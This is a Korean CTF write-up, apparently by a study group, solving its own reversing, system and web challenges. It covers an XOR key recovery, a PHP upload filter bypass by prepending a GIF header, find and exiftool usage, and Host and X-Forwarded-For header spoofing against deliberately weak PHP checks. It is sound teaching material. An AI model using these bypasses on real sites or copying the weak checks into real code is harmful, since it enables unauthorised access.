문자열 개수가 8개이므로

8개의 무작위 단어를 집어넣으면 첫번째 fail이 통과되고 그 이후 작업을 수행한다.



xorkey라는 bs(전역변수쪽으로 보임) 값에서 한 부분을 AX 레지스터에 저장하는 것을 확인 가능함.



계속 넘어가다보면 우리가 넣은 첫번째 값과 태가도를 xor하는 연산이 나오고 그 값을 ax레지스터에 저장하는 것을 알 수 있다.

또한 correctEnc라는 값의 어떤 부분(또한 bs이므로 전역변수로 보임)과 XOR 연산을 하여


je연산으로 참이면 앞으로 점프했다가 다시 뒤로 점프하는 걸 보면

뭔가 if문이 참이면 다시 위쪽부터 다시 점검하는 것을 알 수 있다.

대충

우리의 입력값 XOR key = correctEnc 인지를 확인하겠다는 건데

우리의 입력값을 알아내려면 XOR의 성질을 이용해서 correctEnc XOR key 를 하면 우리가 집어넣어야 할 입력값을 알 수 있다.



Web normal 3

BACK

File Upload

| 이미지 업로드

| 정답

파일 선택 선택된 파일 없음 업로드

FLAG{...} Submit

```
// 2차 필터 : Content-Type 제크
// -----
// 업로드 된 파일의 실제 MIME 타입 확인
$actualMime = mime_content_type($fileTmp);

// 시그니처에서 판단한 MIME와 실제 MIME가 다른 경우
if ($mime !== $actualMime) die("업로드 불가");

// -----
// 파일 이름 난수화 및 업로드
// -----
$ext = strtolower(pathinfo($fileName, PATHINFO_EXTENSION));
$newName = uniqid('img_', true) . '.' . $ext;

$imageExtensions = ['jpg', 'jpeg', 'png', 'gif', 'bmp', 'webp'];

if (!in_array($ext, $imageExtensions)) {
    echo "Good job! flag:{koreaitacademy}<br>";
}

else {
    echo "Hint: Try uploading a file that is not an image type";
}
?>
```

php코드를 살펴보면 파일의 시그니처 내용에서 jpg,png,gif 등의 형식이 아니면 1차로 필터링

2차로 content-type을 살펴서 시그니처와 다르다면 필터링함.

즉 파일 시그니처를 수정하고, content-type까지 그 시그니처의 타입에 맞추고 업로드하면 성공함.

제일 간단한건 GIF87이나 GIF89를 php앞에 삽입하고 http header에 content-type을 image/gif로 수정하면 제일 간단하게 해결 가능하다.

이석현님 파트

첫번째로

Cat 으로 특수문자의 파일 출력하기는

```
root@pass:/home/noob1# ls  
'|p@ssw0rd1234!@#|'  
root@pass:/home/noob1#
```

폴더명을 이렇게 주었고

안에 flag 파일이 있다

```
root@pass:/home/noob1# cd \|p@ssw0rd1234!\@\#\|  
root@pass:/home/noob1/|p@ssw0rd1234!@#|# ls  
fl@g.txt  
root@pass:/home/noob1/|p@ssw0rd1234!@#|# cat fl\@g.txt
```

you got flag!!!

```
flag{cat special characters}  
root@pass:/home/noob1/|p@ssw0rd1234!@#|#
```

디렉토리 이름이나 파일이름을 특수문자로 사용하기 위해 역슬래쉬를 주었고 이를통해 폴더로 들어가면 되는문제였다

```
root@pass:/home/easy1# ls  
Find  
root@pass:/home/easy1#
```

다음문제는 들어가게 되면 이렇게 되어있는대

Find 디렉토리로 들어가서 ls -l 를 하게 되면

```
-rw-r--r-- 1 root root 512 Nov 14 05:45 file949.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file95.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file950.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file951.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file952.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file953.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file954.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file955.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file956.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file957.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file958.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file959.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file96.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file960.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file961.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file962.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file963.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file964.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file965.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file966.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file967.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file968.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file969.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file97.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file970.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file971.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file972.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file973.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file974.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file975.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file976.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file977.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file978.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file979.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file98.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file980.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file981.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file982.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file983.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file984.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file985.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file986.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file987.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file988.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file989.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file99.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file990.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file991.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file992.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file993.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file994.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file995.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file996.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file997.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file998.txt
-rw-r--r-- 1 root root 512 Nov 14 05:45 file999.txt
root@pass:/home/easy1/Find#
```

이런 형식의 파일들을 발견할수 있게 된다 여기서 보아야할 점은
파일사이즈가 전부 512로 되어있다

```
root@pass:/home/easy1/Find# find . -type f ! -size 512c
./file42.txt
root@pass:/home/easy1/Find#
```

find . -type f ! -size 512c

find 명령어 옵션을 현재 디렉토리에서 size 가 512가 아닌 파일을 찾게 되면 이렇게 뜬다

```
[root@pass /]# find . -size ! 512 -exec ls -l {} \;  
file size  
  
you got the flag!!  
  
flag{find file size}
```

cat 해보면 플래그가 나오는 것을 알수있다

이렇게 해서 시스템2문제는 끝이 나게 된다

web 해킹

1번문제는 페이지 소스에서 플래그 찾기였다

```

1 <!DOCTYPE html>
2 <html lang="ko">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Noob1 - Web Hacking</title>
7   <link rel="stylesheet" href="../../style.css">
8 </head>
9 <body class="Quiz-page">
10   <header class="sub-header">
11     <a href="../../webhack.html" class="back-btn">Back</a>
12     <h1>Noob Level 1</h1>
13   </header>
14
15   <main class="problem">
16     <section class="problem-box">
17       <h2>FIND FLAG</h2>
18       <p>
19         FIND source
20       </p>
21     </section>
22
23     <section class="answer-box">
24       <h2>정답 입력</h2>
25       <input type="text" id="answer" placeholder="정답을 입력하세요">
26       <button id="submit">제출</button>
27       <p id="result"></p>
28     </section>
29   </main>
30
31   <script>
32     const correct = "noobnoob";
33     document.getElementById("submit").addEventListener("click", () => {
34       const input = document.getElementById("answer").value.trim();
35       const result = document.getElementById("result");
36       if (input === correct) {
37         result.textContent = "FLAG{goodjob}";
38         result.style.color = "lime";
39       } else {
40         result.textContent = "틀렸습니다.";
41         result.style.color = "red";
42       }
43     });
44   </script>
45 </body>
46 </html>
47
48

```

다들 CTF 를 많이 풀어 보아서 나이도가 너무너무 낫다고 생각되었고 그냥 주석처리로 숨기는건 의미가 없다고 생각이 들었다 그래서 일부러 script 를 보여주고 분석하게끔 해보았다

스크립트 첫줄을 본다면 const correct= "noobnoob"인데
이값을 통해 정답 오답 처리를 하는것을 알수있다

그래서 정답칸에 noobnoob 을 넣게 된다면
정답처리

웹2번 문제는 메타데이터를 통해 위치를 알아내는 문제였는데 문제의 이미지를 exiftool로 분석해보게 된다면

```
└─# exiftool place.jpg
ExifTool Version Number      : 13.25
File Name                   : place.jpg
Directory                   : .
File Size                    : 214 kB
File Modification Date/Time : 2025:11:13 20:50:24-05:00
File Access Date/Time       : 2025:11:13 20:50:24-05:00
File Inode Change Date/Time: 2025:11:13 20:50:24-05:00
File Permissions            : -rw-rw-r--
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.01
Exif Byte Order              : Big-endian (Motorola, MM)
X Resolution                 : 72
Y Resolution                 : 72
Resolution Unit              : inches
Y Cb Cr Positioning        : Centered
GPS Version ID               : 2.3.0.0
GPS Latitude Ref             : North
GPS Longitude Ref            : East
Image Width                  : 640
Image Height                 : 852
Encoding Process             : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components              : 3
Y Cb Cr Sub Sampling        : YCbCr4:2:0 (2 2)
Image Size                   : 640x852
Megapixels                   : 0.545
GPS Latitude                 : 35 deg 51' 11.88" N
GPS Longitude                : 128 deg 34' 4.44" E
GPS Position                 : 35 deg 51' 11.88" N, 128 deg 34' 4.44" E
```

gps의 위치가 뜬다 이 위치를 검색해서 정답칸에 넣으면
된다 정답은 E WORLD

다음문제는
웹3번 헤더 조작이다

```
snack > normal > normal > *** admin.php
1 <?php
2 // 워게임용 Host Header Injection 및 X-Forwarded-For 우회 테스트 페이지
3
4 $trusted_host = 'admin.injection.local';
5 $trusted_ip = '127.0.0.1';
6
7 $host = $_SERVER['HTTP_HOST'] ?? '';
8 $forwarded_for = $_SERVER['HTTP_X_FORWARDED_FOR'] ?? '';
9 $remote_addr = $_SERVER['REMOTE_ADDR'] ?? '';
10
11 $is_host_valid = ($host === $trusted_host);
12 $is_ip_valid = ($forwarded_for === $trusted_ip);
13
14 if ($is_host_valid && $is_ip_valid) {
15     echo "<!DOCTYPE html><html><head><title>Admin Access Granted</title></head><body>";
16     echo "<h1>⭐ Admin Access Granted!</h1>";
17     echo "<p>FLAG{Excellent}</p>";
18     echo "</body></html>";
19 } else {
20     header('HTTP/1.1 403 Forbidden');
21     echo "<!DOCTYPE html><html><head><title>403 Forbidden</title></head><body>";
22     echo "<h1>🚫 Access Denied</h1>";
23     echo "<p>You are not authorized to view this page.</p>";
24     echo "</body></html>";
25 }
26 ?>
```

버프 수트로 잡아서 헤더 부분에

host:admin.injection.local

X-Forwarded-For:127.0.0.1 을 추가 해주기만 하면 된다

Hard1

Guest guest 로 접속중에 버프 수트로 잡고 body 에 id=1로 변경후

Php?id=01로 바꿔주면 통과

